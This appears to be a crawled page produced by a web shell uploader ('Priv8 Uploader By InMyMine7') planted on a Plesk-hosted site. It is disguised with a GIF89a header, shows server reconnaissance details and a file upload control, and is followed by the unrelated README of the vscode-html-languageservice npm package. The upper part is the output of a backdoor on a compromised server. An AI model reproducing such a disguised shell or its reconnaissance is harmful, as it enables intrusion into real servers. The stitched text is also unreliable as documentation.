GIF89a;Priv8 Uploader By InMyMine7
Linux gallant-poincare.82-165-91-112.plesk.page 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64
Priv8 Uploader By InMyMine7
Linux gallant-poincare.82-165-91-112.plesk.page 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64
| Server IP : 82.165.91.112 / Your IP : 216.73.216.147 Web Server : Apache System : Linux gallant-poincare.82-165-91-112.plesk.page 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64 User : nr7.net_tfpqq467gv ( 10001) PHP Version : 8.4.25 Disable Function : opcache_get_status MySQL : OFF | cURL : ON | WGET : OFF | Perl : OFF | Python : OFF | Sudo : OFF | Pkexec : OFF Directory : /var/www/vhosts/nr7.net/emdash.nr7.net/node_modules/vscode-html-languageservice/ |
Upload File : |
# vscode-html-languageservice
HTML language service extracted from VSCode to be reused, e.g in the Monaco editor.
[](https://www.npmjs.org/package/vscode-html-languageservice)
[](https://npmjs.org/package/vscode-html-languageservice)
[](https://github.com/microsoft/vscode-html-languageservice/actions)
[](https://opensource.org/licenses/MIT)
Why?
----
The _vscode-html-languageservice_ contains the language smarts behind the HTML editing experience of Visual Studio Code
and the Monaco editor.
- *doComplete* / *doComplete2* (async) provide completion proposals for a given location.
- *setCompletionParticipants* allows participant to provide suggestions for specific tokens.
- *doHover* provides hover information at a given location.
- *format* formats the code at the given range.
- *findDocumentLinks* finds all links in the document.
- *findDocumentSymbols* finds all the symbols in the document.
- *getFoldingRanges* return folding ranges for the given document.
- *getSelectionRanges* return the selection ranges for the given document.
...
For the complete API see [htmlLanguageService.ts](./src/htmlLanguageService.ts) and [htmlLanguageTypes.ts](./src/htmlLanguageTypes.ts)
The _vscode-html-languageservice_ does not cover syntax highlighting. VS Code uses TextMate grammars for that, with a grammar that is maintained in https://github.com/textmate/html.tmbundle.
All HTML entities (elements, properties, etc) are sourced from https://github.com/microsoft/vscode-custom-data/tree/master/web-data and transpiled here. For adding or fixing existing properties' completion/hover description, please open PR there.
Installation
------------
npm install --save vscode-html-languageservice
Development
-----------
- clone this repo, run `npm i`
- `npm test` to compile and run tests
How can I run and debug the service?
- open the folder in VSCode.
- set breakpoints, e.g. in `htmlCompletion.ts`
- run the Unit tests from the run viewlet and wait until a breakpoint is hit:

How can I run and debug the service inside an instance of VSCode?
- run VSCode out of sources setup as described here: https://github.com/Microsoft/vscode/wiki/How-to-Contribute
- link the folder of the `vscode-html-languageservice` repo to `vscode/extensions/html-language-features/server` to run VSCode with the latest changes from that folder:
- cd `vscode-html-languageservice`, `npm link`
- cd `vscode/extensions/html-language-features/server`, `npm link vscode-html-languageservice`
- run VSCode out of source (`vscode/scripts/code.sh|bat`) and open a `.html` file
- in VSCode window that is open on the `vscode-html-languageservice` sources, run command `Debug: Attach to Node process` and pick the `code-oss` process with the `html-language-features` path

- set breakpoints, e.g. in `htmlCompletion.ts`
- in the instance run from sources, invoke code completion in the `.html` file
License
-------
(MIT License)
Copyright 2016-2023, Microsoft
`src/languageFacts/data/webCustomData.ts` (shipped as `lib/esm/languageFacts/data/webCustomData.ts` and `lib/umd/languageFacts/data/webCustomData.ts`)
are built upon content from [Mozilla Developer Network](https://developer.mozilla.org/en-US/docs/Web) and distributed under CC BY-SA 2.5.